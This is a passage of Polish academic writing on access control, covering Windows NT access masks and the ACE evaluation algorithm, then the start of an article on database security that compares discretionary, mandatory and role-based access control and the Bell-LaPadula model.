- ogólne prawa dostępu (ang. *generic access rights*) – połączenie dwóch poprzednich typów. Jest to zbiór praw nazywanych w sposób wspólny dla wszystkich typów obiektu, ale wymagających konwersji do typu ścisłych praw dostępu (konwersją zajmuje się aplikacja przyznająca te prawa obiektowi). Wprowadzenie tego typu praw umożliwia przenoszenie masek dostępu pomiędzy różnymi systemami NT. Dla przykładu w systemie NT 4.0 na prawo `GENERIC_READ`, pozwalające na odczyt danych z dowolnego typu obiektu, składa się inny zbiór praw typu ścisłego (*specific rights*), niż ma to miejsce w systemach Windows 2000/XP.

Do zbioru standardowych praw dostępu (*standard access rights*) należą następujące prawa:

- `DELETE` – prawo usuwania obiektu;
- `SYNCHRONIZE` – uprawnia proces do oczekiwania aż obiekt umożliwi wprowadzenie sygnalizowanego stanu;
- `READ_CONTROL` – uprawnia do odczytu informacji o zabezpieczeniach obiektu. Dotyczy jedynie listy DACL. Niezależnie od tego prawa prawo odczytu informacji o inspekcji (lista SACL) ma wyłącznie system i grupa Administratorów;
- `WRITE_DAC` – uprawnia do zmiany listy praw dostępu do obiektu. Dotyczy wyłącznie listy DACL;
- `WRITE_OWNER` – uprawnia do przejęcia obiektu na własność.

Zbiór ścisłych praw dostępu (*specific access rights*) zależy od konkretnego typu obiektu. Inne prawa definiują dostęp do plików/katalogów, inne do kluczy rejestru. Niezależnie od typu obiektu może on posiadać najwyżej 16 związanych ze sobą ścisłych praw dostępu. Ograniczenie liczby ścisłych praw dostępu związanych z poszczególnymi typami obiektów do szesnastu wyjaśnia zdefiniowana przez Microsoft specyfikacja masek używanych w systemach NT. Na pierwszych szesnastu bitach (bity $0 \div 15$) zapisywane są ścisłe prawa dostępu (stąd ograniczenie

do szesnastu), na kolejnych siedmiu (bity 16÷22) standardowe prawa dostępu. Dwudziesty trzeci bit reprezentuje prawo ACCESS_SYSTEM_SECURITY oznaczające dostęp do systemowych list SACL. Prawo to używane jest wyłącznie przez procesy i wątki – informuje system, czy dany proces lub wątek ma dostęp do systemowych list kontroli dostępu. Cztery ostatnie bity (28÷31) przechowują informację o ogólnych prawach dostępu (*generic access rights*). Są to kolejno prawa: GENERIC_READ (uprawnia do odczytu informacji przechowywanych w obiekcie), GENERIC_WRITE (uprawnia do zapisu informacji do obiektu), GENERIC_EXECUTE (uprawnia do wykonania operacji *open* na obiekcie) oraz GENERIC_ALL (przyznaje pełny dostęp do obiektu).

Bity 24÷27 są zarezerwowane przez system. W związku z powyższym struktura maski dostępu w systemach NT wygląda następująco [11]:

| bity | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 31 | 30 | 29 | 28 | 27 | ... | 24 | 23 | 22 | ... | 16 | 15 | ... | 0 |
| R | W | E | A | zarezerwowane | | | S | standardowe prawa dostępu | | | ścisłe prawa dostępu | | |

(R, W, E, A oznaczają prawa typu *generic* – odpowiednio GENERIC_READ, GENERIC_WRITE, GENERIC_EXECUTE, GENERIC_ALL; S oznacza prawo ACCESS_SYSTEM_SECURITY).

## 5. Ogólny algorytm przyznawania dostępu do obiektu

Załóżmy, że użytkownik próbuje uzyskać dostęp do obiektu. W takim wypadku system podejmuje następujące kroki [2, 9]:

1. Sprawdza, czy z obiektem skojarzona jest lista DACL. Jeśli nie, użytkownikowi zostaje przyznany dostęp do obiektu, jeśli tak, algorytm jest kontynuowany.
2. Tworzona jest maska pożądanego dostępu do obiektu – DAM (ang. *desired access mask*), określająca prawa niezbędne do wykonania podjętej przez użytkownika czynności na obiekcie.
3. Dla kolejnych wpisów ACE porównywane są numery SID żetonu dostępu[3] procesu domagającego się dostępu do obiektu, z numerami SID wpisów ACE w sposób następujący:

[3] Żeton dostępu (ang. *security access token*) tworzony jest przy każdym logowaniu do systemu NT. Zawiera on między innymi numery SID wszystkich grup, do jakich należy aktualnie zalogowany użytkownik, oraz prawa systemowe (np. możliwość zamykania systemu) wynikające z przynależności użytkownika do poszczególnych grup [6].

3.1. jeśli wszystkie ACE zostały sprawdzone, a wartość maski DAM jest różna od zera, następuje przejście do punktu 4;

3.2. jeśli numer SID wpisu ACE nie zgadza się z żadnym numerem SID żetonu dostępu, wpis ACE jest pomijany i algorytm jest kontynuowany z punktu trzeciego;

3.3. jeśli numer SID wpisu ACE zgadza się z którymś z numerów SID żetonu dostępu, to:

3.3.1. jeśli wpis ACE jest typu ACCESS_ALLOWED_ACE_TYPE, pod pożądaną maskę dostępu podstawiana jest wartość

DAM **and not** AceMask,

gdzie AceMask jest maską dostępu danego ACE, zaś operatory **and** i **not** oznaczają odpowiednio iloczyn i negację bitową. Jeśli wartość AceMask jest równa zero, użytkownik otrzymuje prawo dostępu do obiektu i algorytm jest przerywany;

3.3.2. jeśli wpis jest typu ACCESS_DENIED_ACE_TYPE i wyrażenie

DAM **and not** AceMask,

gdzie AceMask jest maską dostępu danego ACE, jest różne od zera, następuje przejście do punktu 4.

4. Sprawdzane jest, czy maska pożądanego dostępu DAM określa jedno prawo WRITE_DAC. Jeśli tak, system sprawdza, czy użytkownik jest właścicielem obiektu lub członkiem grupy Administratorów. Jeżeli użytkownik jest właścicielem lub członkiem grupy Administratorów, to otrzymuje dostęp do obiektu, w przeciwnym razie dostęp jest zabroniony.

Tworzona przy próbie uzyskania dostępu do obiektu maska DAM to ciąg zer i jedynek opisujący żądany dostęp do obiektu, innymi słowy, jest to suma bitowa znaczników reprezentujących poszczególne, wymagane uprawnienia. W punkcie 3.3.1 podanego algorytmu obliczana wartość DAM **and not** AceMask ma na celu wyzerowanie w masce pożądanego dostępu DAM tych bitów, które odpowiadają prawom dostępu uzyskanym na podstawie przejrzanych wpisów ACE. W ten sposób maska DAM opisuje w każdym momencie wykonywania algorytmu tylko te wymagane prawa, które nie zostały jeszcze odnalezione. Zerowa wartość maski DAM oznacza, że wszystkie żądane pierwotnie prawa zostały zdefiniowane jako przyznane. Rozpatrzmy wyrażenie DAM **and not** AceMask ze względu na możliwe wartości jednego, ustalonego bitu (patrz tab. 2).

Z podanego algorytmu wynika, że aby wpisy typu ACCESS_DENIED_ACE_TYPE miały przewagę nad wpisami ACCESS_ALLOWED_ACE_TYPE muszą być umieszczane jako pierwsze elementy listy ACL. W przeciwnym razie może się zdarzyć, że wpis przyznający dostęp będzie miał wyższy priorytet niż wpis odmawiający dostępu. Dla przykładu, jeśli jako pierwszy wpis listy ACL umieścimy wpis typu ACCESS_ALLOWED_ACE_TYPE przyznający grupie Wszyscy prawo – *pełna kontrola*, a za nim wpis typu ACCESS_DENIED_ACE_TYPE określony jako Użytkownik *U* – *brak dostępu*, to system, analizując pierwszy wpis, wyzeruje maskę DAM (patrz punkt 3.3.1 algorytmu) i przerwie algorytm, przyznając użytkownikowi *U* dostęp do skojarzonego z omawianą listą obiektu. Dlatego wpisy odmawiające dostępu należy umieszczać na liście jako pierwsze. Definiując uprawnienia za pomocą karty Właściwości → Zabezpieczenia, system sam sortuje wpisy w należytym porządku. Wykorzystując do definiowania uprawnień funkcje API, programista sam musi zadbać o właściwy porządek wpisów ACE.

*Tab. 2. Wartości DAM i AceMask w ogólnym algorytmie przyznawania dostępu*

| DAM | AceMask | DAM **and not** AceMask | Komentarz |
|---|---|---|---|
| 0 | 0 | 0 | zero w masce pożądanego dostępu DAM oznacza, że prawo dostępu reprezentowane przez dany bit nie jest wymagane bądź zostało już uzyskane – wartość bitu w masce DAM pozostaje niezmieniona |
| 0 | 1 | 0 | |
| 1 | 0 | 1 | prawo reprezentowane przez dany bit maski DAM jest wymagane, ale bieżący ACE nie definiuje go jako przyznanego (*allowed*) – wartość bitu maski DAM bez zmian. Zauważmy, że nie jest to przypadek odmowy (*denied*) prawa dostępu, kiedy to algorytm powinien zostać przerwany. Punkt 3.3.1 algorytmu zakłada, że mamy do czynienia z wpisem typu ACCESS_ALLOWED_ACE_TYPE |
| 1 | 1 | 0 | prawo reprezentowane przez dany bit maski DAM jest wymagane, a bieżący ACE definiuje je jako przyznane (*allowed*) – wartość bitu maski DAM zmieniona na zero |

## 6. Znaczniki kontroli dostępu

Dla różnych typów obiektów określone zostały różne zbiory praw dostępu, które można im przypisać, przy czym zbiory te nie są rozłączne.

Prawa dostępu dla kluczy rejestru można podejrzeć, wywołując okno zabezpieczeń dowolnego klucza (np. za pomocą dołączonego do wszystkich wersji systemów NT edytora `regedt32`) i wybierając opcję Zaawansowane[4]. Mimo nieco innego nazewnictwa w oknach dialogowych kolejne prawa w systemie NT 4.0 odpowiadają kolejnym prawom w systemach 2000/XP. Pierwszych sześć praw (*Badanie wartości*, *Ustawienie wartości*, *Utwórz podklucz*, *Wylicz podklucze*) należy do grupy ścisłych praw dostępu, pozostałe cztery (*Usuń*, *Zapisywanie DAC*, *Zapisywanie właściciela* i *Kontrola odczytu*) dotyczą omówionych powyżej praw z grupy standardowych praw dostępu; są to odpowiednio: `DELETE`, `WRITE_DAC`, `WRITE_OWNER`, `READ_CONROL`.

W wypadku plików i katalogów system NT 4.0 wyświetla jedynie sześć wspólnych praw dostępu, podczas gdy w systemach 2000/XP mamy możliwość wyboru spośród trzynastu pozycji. W rzeczywistości zbiory praw dostępu we wszystkich tych systemach są identyczne, jednak tylko systemy 2000/XP umożliwiają nadanie plikom/katalogom dowolnej ich kombinacji. System NT 4.0 pozwala tworzyć kombinacje jedynie sześciu praw, z których pierwsze trzy (*Odczyt*, *Zapis*, *Wykonanie*) są kombinacją ścisłych praw dostępu, zaś trzy ostatnie (*Usunięcie*, *Zmiana uprawnień*, *Przejęcie na własność*) należą do grupy praw standardowych (odpowiednio: `DELETE`, `WRITE_DAC`, `WRITE_OWNER`).

**Bibliografia**

1. J. Fros, *Windows NT Security*, http://world.std.com/~jimf/papers/nt-security.
2. L. Hadfield, D. Hatter, D. Bixler, *Windows NT 4.0. Skuteczna ochrona systemu*, Wrocław 1999.
3. C. Johnson, *Troubleshooting and Configuring the Windows NT Registry*, Washington 1997.
4. J. Jumes, C. Neil, *Windows NT 4.0. Zabezpieczenia, inspekcja i sterowanie systemem*, Warszawa 1999.
5. H. Luster, *Inside Windows NT*, Redmond 1993.
6. R. Malmgren, *NT Security – Frequency Asked Questions*, http://nt.security.net.pl.
7. S. Osborne, *Windows NT – Rejestr*, Wrocław 2000.
8. P. Robichaux, *Windows NT – Rejestr*, Warszawa 1998.
9. M. Russinovich, *Windows NT Security*, http://secinf.net/info/nt/sec1/ntsec.html.
10. T. Sheldon, *Windows NT Security Handbook*, http://tec-ref.com/secbook.html.
11. S. Sutton, *An Intro to NT Security*, http://secinf.net/info/nt/ntintrotosec.htm.

[4] W systemie XP wybieramy opcję Edycja → Uprawnienia.

# Kontrola dostępu w bazach danych

*Grzegorz Potaczała*

Gwałtowny rozwój technologii informatycznych w ostatnich latach sprawia, że coraz więcej przedsiębiorstw i organizacji korzysta z dobrodziejstw komputeryzacji. Szczególny wkład w usprawnianie działania tych organizacji mają komputerowe bazy danych. Komputerowe bazy danych znajdują szerokie zastosowanie w każdej dziedzinie życia. Są one wręcz niezastąpione w firmach, bankach, szpitalach, uniwersytetach, w policji, w instytucjach wojskowych czy jednostkach administracyjnych.

Informacje przechowywane w bazach danych są niejednokrotnie bardzo cenne i zależy od nich poprawne działanie organizacji. Utrata cennych danych, ich ujawnienie lub niezamierzona modyfikacja może prowadzić od poważnych utrudnień w funkcjonowaniu organizacji, nawet do jej katastrofy. Istnieje więc potrzeba odpowiedniego zabezpieczenia informacji w komputerowych bazach danych.

Statystyki wykazują, że ponad 70% wszystkich ataków na systemy komputerowe pochodzi z wewnątrz sieci korporacyjnych i przeprowadzane jest przez pracowników. Motywy tych ataków są niejednokrotnie bardzo niebezpieczne i związane z firmami konkurencyjnymi. Bardzo ważnym elementem w ochronie baz danych jest więc skuteczna *kontrola dostępu.*

Dotychczasowe doświadczenia i badania naukowe prowadzą do trzech głównych typów kontroli dostępu:

- uznaniowa kontrola dostępu;
- obowiązkowa kontrola dostępu;
- kontrola dostępu oparta na rolach.

Szczegółowa analiza tych trzech typów kontroli dostępu jest przedmiotem badań przeprowadzonych w ramach niniejszej pracy.

## 1. Zagrożenia baz danych

Ważnym elementem w ochronie baz danych jest dokładne zidentyfikowanie możliwych zagrożeń. Prawidłowe rozpoznanie grożących niebezpieczeństw umożliwia zastosowanie odpowiednich środków bezpieczeństwa.

Zagrożenie można identyfikować z wrogim podmiotem, który celowo lub przypadkowo uzyskuje nieautoryzowany dostęp do chronionych zasobów bazy danych. W celu ułatwienia rozważań wprowadzimy rozróżnienie na zagrożenia *fizyczne* i *logiczne*.

### 2.1. Zagrożenia fizyczne baz danych

Fizyczne zagrożenia to głównie te, które wiążą się ze sprzętem komputerowym i jego otoczeniem. Mogą one wiązać się z celowym lub przypadkowym działaniem. Przykłady celowych zagrożeń fizycznych to nielegalne zdobywanie haseł, kradzież lub zniszczenie nośników informacji czy odcięcie zasilania. Przypadkowymi zagrożeniami fizycznymi mogą być: klęski żywiołowe (np. trzęsienia ziemi, pożary, powodzie), wadliwy sprzęt, błędy i zaniedbania ludzkie. Zabezpieczenie przed zagrożeniami fizycznymi polega na stosowaniu odpowiednich technik i metod ochrony. Podstawowe elementy to: przechowywanie sprzętu komputerowego w odpowiednich pomieszczeniach z odpowiednią fizyczną kontrolą dostępu (od zwykłych zamków poprzez zamknięcia na karty magnetyczne do technik biometrycznych), stosowanie wiarygodnego sprzętu, tworzenie kopii zapasowych, przechowywanie cennych danych w formie zaszyfrowanej, odpowiednie przeszkolenie personelu. Ochrona przed zagrożeniami fizycznymi jest raczej natury technicznej, a jej skuteczność zależy przede wszystkim od rozpoznania i świadomości istnienia tych zagrożeń, a także od możliwości finansowych danej organizacji.

### 2.2. Zagrożenia logiczne baz danych

Zagrożenia logiczne związane są głównie z oprogramowaniem systemu bazy danych oraz z prowadzoną polityką bezpieczeństwa. Zagrożenia logiczne można sklasyfikować w następujący sposób:

- Ujawnienie tajnych informacji poprzez bezpośredni lub pośredni (wnioskowanie) dostęp do chronionych zasobów (atak na tajność danych).
- Nielegalna modyfikacja danych wprowadzona przypadkowo lub celowo przez nieuprawnionego użytkownika (atak na integralność danych).

- Odmowa dostępu do zasobów spowodowana celowym lub przypadkowym działaniem, w wyniku którego uprawnieni użytkownicy nie mogą uzyskać dostępu do obiektów (atak na dostępność danych).

Każde z opisanych trzech rodzajów zagrożeń może być bardzo niebezpieczne w skutkach. Zagrożenia logiczne, podobnie jak fizyczne, mogą wiązać się z celowym lub przypadkowym działaniem.

Przykłady przypadkowego powstania zagrożenia logicznego to błędy w oprogramowaniu i błędy użytkowników. Szczególnie niebezpiecznym zagrożeniem tego rodzaju są błędy czy zaniedbania w polityce bezpieczeństwa danej organizacji. Innym rodzajem przypadkowego zagrożenia logicznego jest możliwość nielegalnego wnioskowania. Sytuacja taka powstaje, gdy użytkownicy na podstawie legalnie dostępnych informacji, znajomości funkcjonowania bazy danych oraz wiadomości ze świata rzeczywistego mogą poprzez wnioskowanie uzyskać informacje, do których nie powinni mieć dostępu. Możliwość nielegalnego wnioskowania dotyczy w szczególnym stopniu statystycznych baz danych.

Zagrożenia logiczne związane z celowym działaniem to przede wszystkim nadużycia uprawnień przez pracowników, np. poprzez wprowadzanie do systemu ukrytych kodów, takich jak konie trojańskie czy wirusy. Konie trojańskie to ukryte programy, które podczas działania legalnych funkcji systemu wykonują dodatkowe czynności bez wiedzy i świadomości użytkownika. Mogą one np. zbierać informacje, które później będą użyte do złamania systemu bezpieczeństwa. Wirusy to programy zdolne do kopiowania się i do niszczenia środowiska, w którym zostały uruchomione.

Zagrożenia logiczne są więc głównie związane z nadużyciami uprawnionych użytkowników i brakiem odpowiedniej wiedzy osób odpowiedzialnych za bezpieczeństwo bazy danych. Zagrożenia te są trudniejsze do wyeliminowania i – jak wykazują badania – są częściej spotykane niż zagrożenia fizyczne. Niniejszy artykuł dotyczy głównie ochrony baz danych przed zagrożeniami logicznymi.

## 2. Wymagania bezpieczeństwa w bazach danych

Skuteczne przeciwdziałanie zagrożeniom logicznym wymaga określenia właściwej *polityki bezpieczeństwa*, a następnie zastosowania odpowiednich *mechanizmów bezpieczeństwa*.

*Polityka bezpieczeństwa* to zbiór praw i reguł, które definiują sposób, w jaki dana organizacja utrzymuje, chroni i rozdziela informacje zawarte w bazie danych.

*Mechanizmy bezpieczeństwa* definiują to, jak realizowane są w systemie cele określone przez politykę bezpieczeństwa. Baza danych uważana jest za bezpieczną, jeżeli mechanizmy bezpieczeństwa dokładnie egzekwują wytyczne zawarte w polityce bezpieczeństwa.

Każda organizacja ma odmienną politykę bezpieczeństwa realizowaną za pomocą różnych mechanizmów bezpieczeństwa. W każdym wypadku można jednak wyodrębnić podstawowe elementy polityki bezpieczeństwa:

1. *Identyfikacja, uwierzytelnianie.* Zazwyczaj przed uzyskaniem dostępu do zasobów bazy danych każdy użytkownik musi zostać zidentyfikowany przez SZBD. Celem uwierzytelniania jest weryfikacja procesu identyfikacji. Najczęstszą metodą uwierzytelniania jest stosowanie hasła, istnieją jednak systemy identyfikacji i uwierzytelniania wykorzystujące złożone techniki i zapewniające dużą skuteczność działania. Proces identyfikacji i uwierzytelniania jest podstawą każdego bezpiecznego systemu. Ważne jest poprawne i skuteczne działanie mechanizmów uwierzytelniania, ponieważ na ich podstawie użytkownicy otrzymują dostęp do informacji. W wypadku błędnego uwierzytelniania przestają być skuteczne inne mechanizmy bezpieczeństwa.
2. *Kontrola dostępu, autoryzacja.* Poprzez autoryzację rozumiany jest zbiór praw określających, kto ma jaki dostęp do jakich informacji. Kontrola dostępu to zapewnienie, że każdy bezpośredni dostęp podmiotu do informacji jest zgodny z autoryzacją tego podmiotu. Innymi słowy, poprzez kontrolę dostępu akces do obiektów jest ograniczony tylko do autoryzowanych użytkowników.
3. *Integralność, zgodność.* Integralność ma na celu utrzymanie bazy danych w poprawnym stanie i zawiera trzy elementy: *integralność operacyjną, integralność semantyczną, integralność fizyczną.* Integralność operacyjna zapewnia spójność bazy danych podczas wykonywania transakcji. Integralność semantyczna ma na celu zapewnienie spójności modyfikowanych danych poprzez kontrolę tego, czy wprowadzane dane są z dozwolonego zakresu. Integralność fizyczna ma zaś zapewnić, że baza danych jest odporna (czy jest możliwa rekonstrukcja bazy danych) na zagrożenia fizyczne, takie jak odcięcie zasilania.
4. *Nadzór.* Zapis wszystkich istotnych działań użytkowników w systemie bazy danych nazywany jest nadzorem (*ang. auditing*). Jeżeli jakieś niezgodności danych sugerują, że baza danych została naruszona, to na podstawie plików *audit* można sprawdzić, jakie operacje były wy-

konywane, wykryć sprawcę zamieszania czy przywrócić bazę danych do poprawnego stanu. Sam fakt istnienia plików *audit* może być odstraszeniem potencjalnych nieuprawnionych użytkowników.

Bardzo często proces identyfikacji i uwierzytelniania przeprowadzany jest przez system operacyjny. Integralność bazy danych w dużym stopniu zależy zaś od procesu modelowania danych. Główny wysiłek w badaniach nad bezpieczeństwem baz danych skupia się wokół autoryzacji i kontroli dostępu.

## 3. Autoryzacja i kontrola dostępu

Polityka bezpieczeństwa bazuje na zbiorze *chronionych obiektów* i na zbiorze *podmiotów*. Chroniony obiekt to pasywna encja, która zawiera lub otrzymuje określoną informację. Chronionym obiektem może być w praktyce cała baza danych, relacja, perspektywa, krotka, atrybut czy pojedynczy element. Podmiot to aktywna encja najczęściej reprezentująca osobę lub proces działający w imieniu tej osoby. Podmiot jest odpowiedzialny za zmiany w bazie danych oraz częściowo za przepływ informacji między obiektami i innymi podmiotami.

Sposób, w jaki dany podmiot uzyskuje dostęp do obiektu, nazywany jest przywilejem dostępu (trybem dostępu). Przywileje dostępu mogą być związane z manipulacjami danymi w obiekcie (np. odczyt, zapis, wykonanie), ale mogą też pozwalać na zmianę informacji dotyczących dostępu do danego obiektu.

Kontrola dostępu ma na celu zapewnienie, że uzyskiwane przez dany podmiot przywileje dostępu są zgodne z posiadanymi przez niego uprawnieniami, czyli są zgodne z jego autoryzacją. Innymi słowy, kontrola dostępu polega na zapewnieniu, że użytkownicy są uprawnieni do działań, które próbują wykonać. Skuteczność kontroli dostępu zależy w dużym stopniu od poprawnej identyfikacji użytkowników bazy oraz od zabezpieczenia mechanizmów kontroli dostępu.

Istnieją trzy główne typy kontroli dostępu:

1. *Uznaniowa kontrola dostępu* (ang. *Discretionary Access Control* – DAC). Dla każdego podmiotu określone są jego przywileje, z jakimi może uzyskiwać dostęp do obiektów. Najistotniejsze dla uznaniowej kontroli dostępu jest to, że określone są reguły, z jakimi podmioty według własnego uznania mogą przekazywać lub usuwać posiadane przywileje innym podmiotom.

2. *Obowiązkowa kontrola dostępu* (ang. *Mandatory Access Control* – MAC). Idea tego typu kontroli dostępu polega na tym, że każdy obiekt danych jest oznaczony pewnym poziomem tajności, a każdy podmiot otrzymuje rodzaj przepustki. Dostęp do określonego obiektu danych mogą uzyskać tylko podmioty z odpowiednimi przepustkami.
3. *Kontrola dostępu oparta na rolach* (ang. *Role Based Access Control* – RBAC). Wszystkie przywileje są tutaj związane z rolami, jakie reprezentują różne funkcje pełnione w danej organizacji. Każdy podmiot, zgodnie z jego stanowiskiem, jest przydzielany do jednej lub więcej ról, uzyskując w ten sposób przywileje tych ról.

Opisane typy kontroli dostępu mają zastosowanie w różnych środowiskach. Uznaniowa kontrola dostępu uważana była powszechnie za standard w środowiskach cywilnych, a obowiązkowa kontrola dostępu w środowiskach militarnych i rządowych. Okazuje się jednak, że bardziej odpowiednią metodą kontroli dostępu dla środowisk cywilnych jest kontrola dostępu oparta na rolach oraz że w środowiskach tych może znaleźć zastosowanie także obowiązkowa kontrola dostępu. Niejednokrotnie pożądane jest też wprowadzenie kontroli dostępu łączącej w sobie cechy wszystkich trzech opisanych metod.

## 4. Uznaniowa kontrola dostępu

Uznaniowa kontrola dostępu reguluje zarządzanie, ochronę i rozpowszechnianie chronionych danych poprzez decyzje właścicieli tych obiektów. Podstawową cechą uznaniowej kontroli jest to, że właściciele obiektów posiadają do nich wszelkie prawa i mogą wedle własnego uznania przekazywać te prawa innym użytkownikom. Uznaniowa kontrola dostępu jest elastyczna i odpowiednia dla wielu organizacji przemysłowych i handlowych.

Podstawowymi elementami uznaniowej kontroli dostępu są:

- zbiór *chronionych obiektów O* (ang. *security objects*), skończony zbiór wartości $\{o_1,\ldots,o_n\}$ reprezentujących relacje bazy danych;
- zbiór *podmiotów S* (ang. *security subjects*) jest to zbiór możliwych podmiotów $\{s_1,\ldots,s_m\}$, które reprezentują użytkowników, grupy użytkowników lub procesy działające w ich imieniu;
- zbiór *typów dostępu T* (ang. *access types*), czyli zbiór operacji bazodanowych, takich jak `SELECT`, `INSERT`, `DELETE`, `UPDATE`, `EXECUTE`, `GRANT`, `REVOKE`;
- zbiór *predykatów P* (ang. *predicates*), które definiują obszar obiektu $o \in O$, jaki jest „widoczny" dla podmiotu $s \in S$.

Czwórka $<o, s, t, p>$ nazywana jest regułą dostępu. Funkcja $f$ definiuje, czy autoryzacja $f(o, s, t, p)$ jest poprawna:

$$F: O \times S \times T \times P \rightarrow \{True, False\}.$$

Dla dowolnych $<o, s, t, p>$, jeśli wartością funkcji $f(o, s, t, p)$ jest *True*, podmiot $s$ ma przyznaną autoryzację $t$ do obszaru obiektu $o$, określonego poprzez predykat $p$. Podmiot $s_i$, który posiada prawa $(o, t, p)$, może przekazać je innemu użytkownikowi $s_j$.

Uznaniowa kontrola dostępu nie daje rzeczywistej pewności co do spełnienia wymagań ochrony. Chociaż każdy dostęp jest kontrolowany i dopuszczany tylko wtedy, gdy jest autoryzowany, to jest możliwe obejście ograniczeń dostępu. W szczególności użytkownik, który ma prawo do czytania danych z pewnego obiektu, może przekazać te prawa innym użytkownikom bez zgody właściciela obiektu. Rozprzestrzenianie danych może więc się odbywać bez zgody właściciela obiektu.

Największe zagrożenie dla systemów stosujących uznaniową kontrolę dostępu pochodzi ze strony koni trojańskich. Działanie aplikacji zawierającej konia trojańskiego jest więc niezgodne z intencjami i oczekiwaniami użytkownika. Konie trojańskie mogą wykonywać różne czynności bardziej lub mniej niebezpieczne.

Jednym ze sposobów, w jaki koń trojański może naruszyć bezpieczeństwo systemu bazy danych z uznaniową kontrolą dostępu, jest bezpośrednia manipulacja przywilejami obiektu. Dla przykładu rozważmy sytuację, w której użytkownik A używa aplikacji otrzymanej od złośliwego użytkownika B. Aplikacja ta zawiera konia trojańskiego. Przed wykonaniem zadań w aplikacji tej, jak i w trakcie działania większości aplikacji, sprawdzane są przywileje użytkownika. Załóżmy dodatkowo, że A ma określone przywileje na pewnej relacji *Pracownicy* przyznane z możliwością przekazywania tych przywilejów innym użytkownikom. Działanie konia trojańskiego może być następujące: A uruchamia daną aplikację, a zarazem konia trojańskiego, następnie koń trojański uzyskuje z aplikacji informacje na temat praw A i przydziela przywileje A do relacji *Pracownicy* innym użytkownikom (w szczególności B) w imieniu A, ale bez jego wiedzy. W systemach stosujących tylko uznaniową kontrolę dostępu nie można zapobiec takim sytuacjom, można jedynie minimalizować skutki takiego działania poprzez racjonalne używanie nadawania przywilejów z możliwością dalszej autoryzacji oraz przez szczegółową kontrolę pochodzenia używanego oprogramowania.

Drugim sposobem działania konia trojańskiego jest kopiowanie informacji do innego obiektu i przyznawanie praw do tego obiektu innym użytkownikom. Rozważmy poprzednią sytuację z tą jednak różnicą, że

użytkownik A ma przywilej czytania z relacji *Pracownicy* bez możliwości nadawania tego przywileju innym użytkownikom. Po uruchomieniu danej aplikacji koń trojański uzyskuje dostęp do relacji *Pracownicy* z prawem czytania i może skopiować dane z tej relacji, np. do relacji *Kopia_ Pracownicy*, a następnie nadać prawo czytania nowej relacji użytkownikowi B. Oczywiście działanie konia trojańskiego odbywa się bez wiedzy użytkownika A.

Uznaniowa kontrola dostępu opiera się na posiadaniu informacji przez użytkowników bazy. W większości wypadków to dana organizacja jest właścicielem informacji i ta organizacja odpowiada za przydzielanie przywilejów do danych. W uznaniowej kontroli dostępu twórca obiektu jest jego właścicielem i może przyznać pewne prawa do tego obiektu innym użytkownikom. Takie podejście powoduje, że użytkownicy odpowiadają za egzekwowanie zasad bezpieczeństwa, co uniemożliwia skuteczną scentralizowaną kontrolę bez nakładu wysokich kosztów.

Niezależnie od tego, jak dobrze zaimplementowana jest uznaniowa kontrola dostępu, zawsze w mniejszym lub większym stopniu jest ona nieodporna na działanie koni trojańskich. Obecność i poczynania koni trojańskich można wykrywać poprzez szczegółową analizę plików *audit*. Odporne na działanie koni trojańskich są jedynie systemy stosujące obowiązkową kontrolę dostępu, gdzie dane z obiektu o wysokim stopniu bezpieczeństwa nie mogą być przekazane do obiektów o niskim stopniu bezpieczeństwa.

Na podstawie przeprowadzonych analiz wynika, że oparcie kontroli dostępu tylko na metodzie uznaniowej nie jest odpowiednie. Bardziej wskazane wydaje się być stosowanie uznaniowej kontroli w połączeniu z innym typem kontroli dostępu.

## 5. Obowiązkowa kontrola dostępu

Pomysł obowiązkowej kontroli dostępu narodził się w środowiskach militarnych, gdzie w naturalny sposób istnieją poziomy wtajemniczenia reprezentowane przez stopnie wojskowe. Okazuje się jednak, że systemy z obowiązkową kontrolą dostępu z powodzeniem mogą być zastosowane w organizacjach cywilnych. Najważniejszą cechą modeli obowiązkowych jest to, że oprócz kontroli dostępu do danych (jak to jest w uznaniowej kontroli dostępu) kontrolują one również przepływ informacji w systemie.

Idea obowiązkowej kontroli dostępu (ang. *Mandatory Access Control* – MAC) polega na tym, że wszystkie chronione obiekty i podmioty

muszą być przydzielone do określonych poziomów bezpieczeństwa. Podmiot może uzyskać dostęp do danych, jeżeli ma on przydzielony wyższy stopień bezpieczeństwa niż te dane. Obowiązkowa kontrola dostępu nazywana jest też często wielopoziomową kontrolą dostępu.

Poziomy bezpieczeństwa reprezentowane są przez etykiety bezpieczeństwa. Etykieta obiektu *o* nazywana jest jego klasyfikacją (ang. *classification*) i oznaczana jest *class*(*o*), a etykieta podmiotu *s* nazywana jest zezwoleniem (ang. *clearance*) i oznaczana jest *clear*(*s*). Klasyfikacja reprezentuje poufność etykietowanych danych, natomiast zezwolenie oznacza wiarygodność podmiotu. Etykieta bezpieczeństwa składa się z dwóch części:

- *poziomu bezpieczeństwa* – pochodzącego z hierarchicznej listy poziomów bezpieczeństwa, np. *Ściśle tajne* > *Tajne* > *Poufne* > *Jawne;*
- *kategorii* – reprezentujących różne obszary zastosowań (niekoniecznie hierarchiczne).

Etykiety bezpieczeństwa są więc częściowo uporządkowane. Etykieta e1 dominuje (jest większa lub równa) nad etykietą e2, gdy poziom bezpieczeństwa e1 jest większy od e2 i kategoria e1 zawiera kategorię e2.

Większość modeli MAC bazowanych jest na modelu Bell-LaPadula (1976). Model ten charakteryzują dwie reguły:

- reguła bezpieczeństwa prostego (*simple property*) – podmiot *s* może czytać dane z obiektu *d*, tylko jeśli $clear(s) \geq class(d)$. Chroni informacje bazy danych przed nieautoryzowanym ujawnieniem
- reguła * (**-property*) – podmiot *s* może zapisać dane do obiektu *d*, jeśli $clear(s) \leq class(d)$. Chroni dane przed przepływem informacji z „góry ku dołowi".

Okazuje się jednak, że systemy mogą nie być bezpieczne, nawet jeśli poprawnie egzekwują dwie zasady Bell-LaPadula[1]. Bezpieczne systemy muszą chronić także przed *ukrytymi kanałami* (*covert channels*).

U podstaw obowiązkowej kontroli dostępu leży zapewnienie dostępu do sklasyfikowanych informacji tylko uprawnionym podmiotom, czyli tym posiadającym odpowiednie zezwolenia. Istnieją jednak takie sytuacje, w których podmiot o niskim zezwoleniu może wnioskować wyżej sklasyfikowane informacje na podstawie danych, do których ma legalny dostęp oraz na podstawie znajomości funkcjonowania i budowy bazy danych. Takie możliwości wnioskowania nazywane są *ukrytymi kanałami* przepływu tajnej informacji. Bezpieczna baza danych powinna nie tylko zapewniać

[1] Opis modelu można znaleźć w artykule Krystiana Matusiewicza.

